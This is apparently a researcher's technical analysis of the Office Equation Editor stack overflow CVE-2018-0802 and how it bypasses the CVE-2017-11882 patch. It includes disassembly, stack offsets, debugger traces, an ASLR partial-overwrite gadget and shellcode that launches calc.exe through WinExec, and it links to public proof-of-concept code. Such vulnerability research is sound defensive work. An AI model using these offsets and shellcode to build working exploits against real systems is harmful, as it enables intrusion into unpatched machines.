A Simple Analysis of CVE-2018-0802

By ITh4cker

0x00 Introduction

This Vul has been confirmed a stack overflow in the patched EQNEDT32.exe by CVE-2017-11882,so it's a patch-bypass vul. In fact,when I analyzed CVE-2017-11882,I also found that there are another vulnerable point(data copying without length checking)may be exploited,but I can't exploit it successfully ,it will crash the exploit of 11882,And recently someone says that the point can be exploited perfectly after patching CVE-2017-11882,which is exactly the CVE-2018-0802,so I decided to reanalyze the old Equation Editor component EQNEDT32.exe carefully for learning☺

0x01 Patch Bypass Technique Analysis

As we analyzed before,we know that the stack overflow of CVE-2017-1182 resides in the vulnerable function sub_41160F:

```
.text:00411650 8D 7D D8    lea     edi, [ebp+var_28]
.text:00411653 8B F2       mov     esi, edx
.text:00411655 C1 E9 02    shr     ecx, 2
.text:00411658 F3 A5       rep movsd           ; esi(cmdline_string)-->edi(Buffer)
.text:00411658                                 ; No length checking before copying!So the stack overflow happened!
.text:0041165A 8B C8       mov     ecx, eax
```

In fact ,we can find another vulnerable point in sub_421774 by tracing the cmd_string(Font Name String) passing between Font Record Parsing related functions:

```
.text:004217BA 50          push    eax             ; lParam
.text:004217BB 8B 45 0C    mov     eax, dword ptr [ebp+arg_4]
.text:004217BE 50          push    eax             ; __int16
.text:004217BF 8B 45 08    mov     eax, [ebp+lpLogfont]
.text:004217C2 50          push    eax             ; lpLogfont -> Font Name String
.text:004217C3 E8 71 06 00 00  call    sub_421E39      ; The Vulnerable Function in CVE-2018-0802
.text:004217C8 83 C4 0C    add     esp, 0Ch
.text:004217CB 0F BF 05 FA BA 45 00  movsx   eax, word_45BAFA
```

```
.text:00421E53 8B 7D 10    mov     edi, [ebp+lParam]
.text:00421E56 83 C7 1C    add     edi, 1Ch        ; edi -> lfFaceName
.text:00421E56                                     ; esi -> Font Name
.text:00421E59 8B F2       mov     esi, edx
.text:00421E5B C1 E9 02    shr     ecx, 2
.text:00421E5E F3 A5       rep movsd           ; Data Copying Without length checking
.text:00421E60 8B C8       mov     ecx, eax
.text:00421E62 83 E1 03    and     ecx, 3
.text:00421E65 F3 A4       rep movsb
```

```
1LPARAM __cdecl sub_421E39(LPCSTR lpLogfont, __int16 a2, LPARAM lParam)
2{
3  LPARAM result; // eax@7
4
5  strcpy((char *)(lParam + 0x1C), lpLogfont);
6  *(_BYTE *)(lParam + 23) = 1;
7  EnumFontsA(hdc, lpLogfont, FMDFontProtoEnum, lParam);
8  *(_DWORD *)(lParam + 4) = 0;
9  *(_DWORD *)(lParam + 8) = 0;
10 *(_DWORD *)(lParam + 12) = 0;
```

Let’s have a look at the structure of LogFont:

The **LOGFONT** structure defines the attributes of a font.

Syntax

C++

```
typedef struct tagLOGFONT {
  LONG  lfHeight;
  LONG  lfWidth;
  LONG  lfEscapement;
  LONG  lfOrientation;
  LONG  lfWeight;
  BYTE  lfItalic;
  BYTE  lfUnderline;
  BYTE  lfStrikeOut;
  BYTE  lfCharSet;
  BYTE  lfOutPrecision;
  BYTE  lfClipPrecision;
  BYTE  lfQuality;
  BYTE  lfPitchAndFamily;
+1C TCHAR lfFaceName[LF_FACESIZE];
} LOGFONT, *PLOGFONT;
```

lfFaceName

A null-terminated string that specifies the typeface name of the font. The length of this string must not exceed 32 **TCHAR** values, including the terminating **NULL**. The EnumFontFamiliesEx function can be used to enumerate the typeface names of all currently available fonts. If **lfFaceName** is an empty string, GDI uses the first font that matches the other specified attributes.


We can know that the FaceName Array can contain no more than 32 characters,so it’s easy to be overflowed by long data copying,and I find that the LogFont structure lParam pointed to in sub_421E39 is passed from the parent function sub_421774,in which the LogFont structure is stored in the stack as a local variable☹:

```
1 LPARAM __cdecl sub_421E39(LPCSTR lpLogfont, __int16 a2, LPARAM lParam)
2 {
3   LPARAM result; // eax@7
4
5   strcpy((char *)(lParam + 0x1C), lpLogfont);
6   *(_BYTE *)(lParam + 23) = 1;
7   EnumFontsA(hdc, lpLogfont, FMDFontProtoEnum, lParam);
```

```
1 int __cdecl sub_421774(LPCSTR lpLogfont, __int16 a2, int a3, int a4)
2 {
3   char v5; // [sp+Ch] [bp-D8h]@16
4   __int16 v6; // [sp+2Dh] [bp-B7h]@16
5   int v7; // [sp+2Fh] [bp-B5h]@16
6   HGDIOBJ h; // [sp+34h] [bp-B0h]@2
7   LOGFONTA lf; // [sp+38h] [bp-ACh]@2
8   HGDIOBJ ho; // [sp+74h] [bp-70h]@2
9   __int16 v11[2]; // [sp+78h] [bp-6Ch]@2
10  CHAR Name; // [sp+7Ch] [bp-68h]@2
11  struct tagTEXTMETRICA tm; // [sp+A0h] [bp-44h]@2
12  __int16 v14[2]; // [sp+D8h] [bp-Ch]@6
13  __int16 v15; // [sp+DCh] [bp-8h]@1
14  int v16; // [sp+E0h] [bp-4h]@1
15
16  v16 = 0;
17  *(_WORD *)a4 = 0;
18  v15 = sub_421C4B((char *)lpLogfont, a2);
19  if ( v15 )
20  {
21    *(_WORD *)a4 = v15;
22    v16 = 1;
23  }
24  else
25  {
26    sub_420E87();
27    sub_421E39(lpLogfont, a2, (LPARAM)&lf);     // Vulnerable Function in CVE-2018-0802
```

```
-000000AC lf              LOGFONTA ?              ; Size:0x3C
-00000070 ho              dd ?                    ; offset
-0000006C var_6C          dw 2 dup(?)
-00000068 Name            db 36 dup(?)
-00000044 tm              tagTEXTMETRICA ?
-0000000C var_C           dw 2 dup(?)
-00000008 var_8           dw ?
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004 var_4           dd ?
-00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)             ; returned address of sub_421774
+00000008 lpLogfont        dd ?                    ; offset
+0000000C arg_4            dw ?
+0000000E                  db ? ; undefined
+0000000F                  db ? ; undefined
+00000010 arg_8            dd ?
+00000014 arg_C            dd ?
+00000018
+00000018 ; end of stack variables
```

So we can calculate out that if we pass 0x94 characters to lf.lfFaceName,it can overwrite the returned address of sub_421774() (0x94 = 0xAC - 0x1C + 0x4).so let's modify the original CVE-2017-11882 Poc as following:



Then let's debug it on Office 2007 SP3 without patch of CVE-2017-11882:

Before overwrite:

```
Breakpoint 3 hit
eax=00000098 ebx=00000006 ecx=00000026 edx=0012f3b0 esi=0012f3b0
edi=0012f2d0
eip=00421e5e esp=0012f25c ebp=0012f268 iopl=0         nv up ei pl
nz ac po nc
cs=001b    ss=0023    ds=0023    es=0023    fs=003b    gs=0000
efl=00000212
EqnEdt32!FMDFontListEnum+0xbca:
00421e5e f3a5            rep movs dword ptr es:[edi],dword ptr
[esi]
0:000> dds edi L50
0012f2d0  01ee0078
0012f2d4  00000001
0012f2d8  01ee007c
0012f2dc  001d0000
0012f2e0  0012f314
0012f2e4  77add92e ntdll!RtlUnlockHeap+0x49
0012f2e8  001d0138
0012f2ec  01ee0078
0012f2f0  00000001
0012f2f4  03103478
0012f2f8  0012f338
0012f2fc  76ca9edb kernel32!GlobalUnlock+0xc9
0012f300  001d0000
0012f304  76ca9dd1 kernel32!GlobalUnlock+0xba
0012f308  b205b21d
0012f30c  0012f5e0
0012f310  0012f7e4
```

```
0012f314  00000006
0012f318  76ca9edb kernel32!GlobalUnlock+0xc9
0012f31c  00000001
0012f320  0012f308
0012f324  b205b271
0012f328  0012f9f0
0012f32c  76d097e2 kernel32!_except_handler4
0012f330  c4dddcfd
0012f334  fffffffe
0012f338  76ca9dd1 kernel32!GlobalUnlock+0xba
0012f33c  0041775e EqnEdt32!EqnFrameWinProc+0x8c7e
0012f340  01ee007c
0012f344  0012f5e0
0012f348  0012f7e4
0012f34c  00000006
0012f350  ffffff00
0012f354  002038b0
0012f358  00120000
0012f35c  00000000
0012f360  0012f38c
0012f364  004214e2 EqnEdt32!FMDFontListEnum+0x24e  //overwrite
0012f368  0012f3b0
0012f36c  00120000
0012f370  00000001
0012f374  0012f388
0012f378  0012f5e0
0012f37c  0012f7e4
0012f380  00000006
0012f384  0012f7e4
0012f388  00000000
0012f38c  0012f4b4

After overwrite:
EqnEdt32!FMDFontListEnum+0xbcc:
00421e60 8bc8            mov     ecx,eax
0:000> dds 0012f2d0 L50
0012f2d0  2e646d63
0012f2d4  20657865
0012f2d8  6320632f
0012f2dc  2e636c61
0012f2e0  20657865
0012f2e4  44434241
0012f2e8  48474645
0012f2ec  4c4b4a49
```

```
0012f2f0  504f4e4d
0012f2f4  54535251
0012f2f8  58575655
0012f2fc  62615a59
0012f300  66656463
0012f304  6a696867
0012f308  6e6d6c6b
0012f30c  7372706f
0012f310  77767574 SHLWAPI!IERegGetBool+0xee
0012f314  417a7978
0012f318  45444342
0012f31c  49484746
0012f320  4d4c4b4a
0012f324  52504f4e
0012f328  56555453
0012f32c  5a595857
0012f330  64636261
0012f334  68676665
0012f338  6c6b6a69
0012f33c  706f6e6d
0012f340  74737271
0012f344  78777675
0012f348  42417a79
0012f34c  46454443
0012f350  4a494847
0012f354  4e4d4c4b
0012f358  5352504f
0012f35c  58565554
0012f360  5a5a5a59
0012f364  00430c12 EqnEdt32!MFEnumFunc+0x2415  //WinExec
0012f368  0012f3b0
0012f36c  00120000
0012f370  00000001
0012f374  0012f388
0012f378  0012f5e0
0012f37c  0012f7e4
0012f380  00000006
```

We can see that the return address of sub_421774 (0x004214e2) has been overwritted by our expected address 0x00430c12(WinExec),then let's continue to run it,it will crashed as following:

```
0:000> t
eax=0012f1a4 ebx=00000006 ecx=46454443 edx=0012f1c8 esi=0012f1d0 edi=0012f1ac
eip=0044c437 esp=0012f180 ebp=0012f22c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!FltToolbarWinProc+0x22d0:
0044c437 8a11            mov     dl,byte ptr [ecx]          ds:0023:46454443=??
```

you can find it's because that when we executed the point of CVE-2017-11882(0x00411658),we have destroyed the stack(the cmd_string has been overwritten):

```
.text:004116F1                          loc_4116F1:                             ; CODE XREF: sub_41160F+CD↑j
.text:004116F1 8B 45 08                 mov     eax, [ebp+Cmdline_String] ; cmd_string has been overwritten
.text:004116F4 50                       push    eax             ; char *
.text:004116F5 8D 85 78 FF FF FF        lea     eax, [ebp+var_88]
.text:004116FB 50                       push    eax             ; char *
.text:004116FC E8 2F AD 03 00           call    _strstr
```

```
; char *__cdecl strstr(const char *, const char *)
_strstr         proc near               ; CODE XREF: sub_41160F+ED↑p
                                        ; sub_41160F+10D↑p ...

arg_0           = dword ptr  4
arg_4           = dword ptr  8

                mov     ecx, [esp+arg_4]
                push    edi
                push    ebx
                push    esi
                mov     dl, [ecx]
```

By backtracing,we can find that the code flow will bound to execute the point of CVE-2017-11882 after overwritting the returned address of sub_421774:


```
27    sub_421E39(lpLogfont, a2, (LPARAM)&lf);
28    lf.lfHeight = -(signed __int16)(24 * word_45BAFA / 72);
29    ho = CreateFontIndirectA(&lf);
30    h = sub_420CEB(hdc, (int)&ho);
31    GetTextFaceA(hdc, 32, Name);
32    GetTextMetricsA(hdc, &tm);
33    v11[0] = 0;
34    if ( tm.tmWeight > 550 )
35      v11[0] |= 1u;
36    if ( tm.tmItalic )
37      v11[0] |= 2u;
38    v14[0] = 0;
39    if ( a2 & 2 && !(v11[0] & 2) )
40    {
41      v11[0] |= 2u;
42      v14[0] = 16;
43    }
44    if ( a2 & 1 && !(v11[0] & 1) )
45    {
46      v11[0] |= 1u;
47      v14[0] = 32;
48    }
49    if ( _strcmpi(lpLogfont, Name) && !sub_4115A7(lpLogfont) )// sub_4115A7 -> CVE-2017-11882
50    {
51      if ( a3 )
52      {
53        strcpy(&v5, Name);
54        v7 = 0;
55        v6 = 0;
56        sub_421054(&v5);
57        if ( !sub_421774(Name, v11[0], 0, a4) )
58          *(_WORD *)a4 = sub_4219F0(Name, v11[0], (int)&tm, v14[0]);
59        v16 = 1;
```

It will first judge the font type got from the device with our LogFont structure,and its return must be not equal to 0(for the the font name is crafted by us),so it will execute the next condition branch(call sub_4115a7),then it enter into the execution flow of CVE-2017-11882,however as we know that we only need 0x30 characters for overwritting the return address in it:

```
-00000028 var_28          db 36 dup(?)            ; Buffer length:0x24 Bytes
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)             ; return address
+00000008 Cmdline_String  dd ?                    ; length:0x30 Bytes
+0000000C arg_4           dd ?                    ; offset
+00000010 arg_8           dd ?
+00000014
+00000014 ; end of stack variables
```


But now,we have more than 0x30(here it's 0x94),so it will bound to destroy the stack,it will be crash,so you will know cve-2017-11882 and cve-2018-0802 can't be exploited at the same time.

In fact as long as we don't destroy the stack of CVE-2017-11882(sub_41160F),the code flow will be back to the stack of CVE-2018-0802(sub_421774),then it can be exploited successfully,and the mircosoft gave us the answer,it's the patch of CVE-2017-11882,aha..ha..: ☺ Let's see how the patch will help us:



The path will check the length of the font name,if >= 0x21,it will reset the count(ecx) to 0x20,so the CVE-2017-11882 will fail here,which means that the stack won't be destroyed,so the chances comes for CVE-2018-0802☺

Then I get a poc sample from https://github.com/zldww2011/CVE-2018-0802_POC for explanation(you can also reference the poc from https://github.com/rxwx/CVE-2018-0802),its font name construct as following:




We can see that the special byte 25 00 follows the selected 0x94 characters,it should be jump gadget by experience:


```
EqnEdt32!FMDFontListEnum+0x75b:
013819ef c3              ret
0:000> dds esp
0028ebcc  01380025 EqnEdt32!ZoomDlgProc+0x1a5e
0028ebd0  0028ec18
0028ebd4  0030005a
0028ebd8  00000001

EqnEdt32!ZoomDlgProc+0x1a5e:
01380025 c3              ret
```

Yeah.. it's a ret instruction:

Why it use 25 00? It's for bypassing ASLR instead,the patch for CVE-2017-11882 has enabled ASLR for EQNEDT$32.exe,still no DEP:



as we know,Windows 32 system only ransomize the higher word of the address,which leaves the lower word the same,so it can bypass ASLR easily by partial address overwritting(you can reference http://ith4cker.com/content/uploadfile/201601/716b1451824309.pdf) ,And it's a lucky one for us,because it's the only address can fit our demand☺the ret will pop the [esp] and jump to [esp],and [esp] is the first argument of sub_421774,which is the Font Name String:




So it will jump to the crafted shellcode in the Font Name:

```
No prior disassembly possible
0028ec18 33c0            xor     eax,eax
0028ec1a 99              cdq
0028ec1b b202            mov     dl,2
0028ec1d c1e208          shl     edx,8
0028ec20 2be2            sub     esp,edx
0028ec22 e8ffffffff      call    0028ec26
0028ec27 c3              ret
0028ec28 5b              pop     ebx
0028ec29 50              push    eax
0028ec2a 648b4030        mov     eax,dword ptr fs:[eax+30h]
0028ec2e 8b4008          mov     eax,dword ptr [eax+8]
0028ec31 99              cdq
0028ec32 b203            mov     dl,3
0028ec34 c1e210          shl     edx,10h
0028ec37 66ba120c        mov     dx,0C12h
0028ec3b 03c2            add     eax,edx
0028ec3d 8d5b1c          lea     ebx,[ebx+1Ch]
0028ec40 53              push    ebx
0028ec41 ffe0            jmp     eax
0028ec43 636d64          arpl    word ptr [ebp+64h],bp
0028ec46 2e              ???
0028ec47 657865          js      0028ecaf
0028ec4a 202f            and     byte ptr [edi],ch
0028ec4c 6320            arpl    word ptr [eax],sp
0028ec4e 63616c          arpl    word ptr [ecx+6Ch],sp
```

the instruction jmp eax will jump to WinExec,

```
EqnEdt32!MFEnumFunc+0x2415:
01390c12 ff151c683c01    call    dword ptr [EqnEdt32!FltToolbarWinProc+0x1c6b5 (013c681c)] ds:0023:013c681c={kernel32!WinExec (76cee5fd)}
0:000> db poi(esp)
0028ec43  63 6d 64 2e 65 78 65 20-2f 63 20 63 61 6c 63 2e  cmd.exe /c calc.
0028ec53  65 78 65 20 23 20 20 20-20 20 20 20 20 20 20 20  exe #
0028ec63  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
0028ec73  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
```

So the calc will pop up☺



0x02 Conclusion

I find that I am not enough serious when I analyzing CVE-2017-11882,maybe because my defective experience for exploit and vul digging,and I should analyze the patch and the vul cause more deeper,in fact,as criminal investigation,we should pay more attention at the code execution flow,and I find writting a exploit may help you find some other problems or vuls,as it equal to a second digging,of course,after understanding the cause of the

vul,we should also do some code audit work at neighbouring code instruction or related function according to the code execution flow route(data passing flow route)all I we expected to happen is **data controllability**,it's the base for our deeper exploit☺

0x03 Reference

1. From 360 Safehttps://www.anquanke.com/post/id/94210
2. Many Formulas, One Calc - Exploiting a New Office Equation Vulnerability - Check Point Research https://research.checkpoint.com/another-office-equation-rce-vulnerability/
3. https://0patch.blogspot.com/2018/01/the-bug-that-killed-equation-editor-how.html
4. https://github.com/zldww2011/CVE-2018-0802_POC
5. https://github.com/rxwx/CVE-2018-0802

ITh4cker Beijing

2018/01/14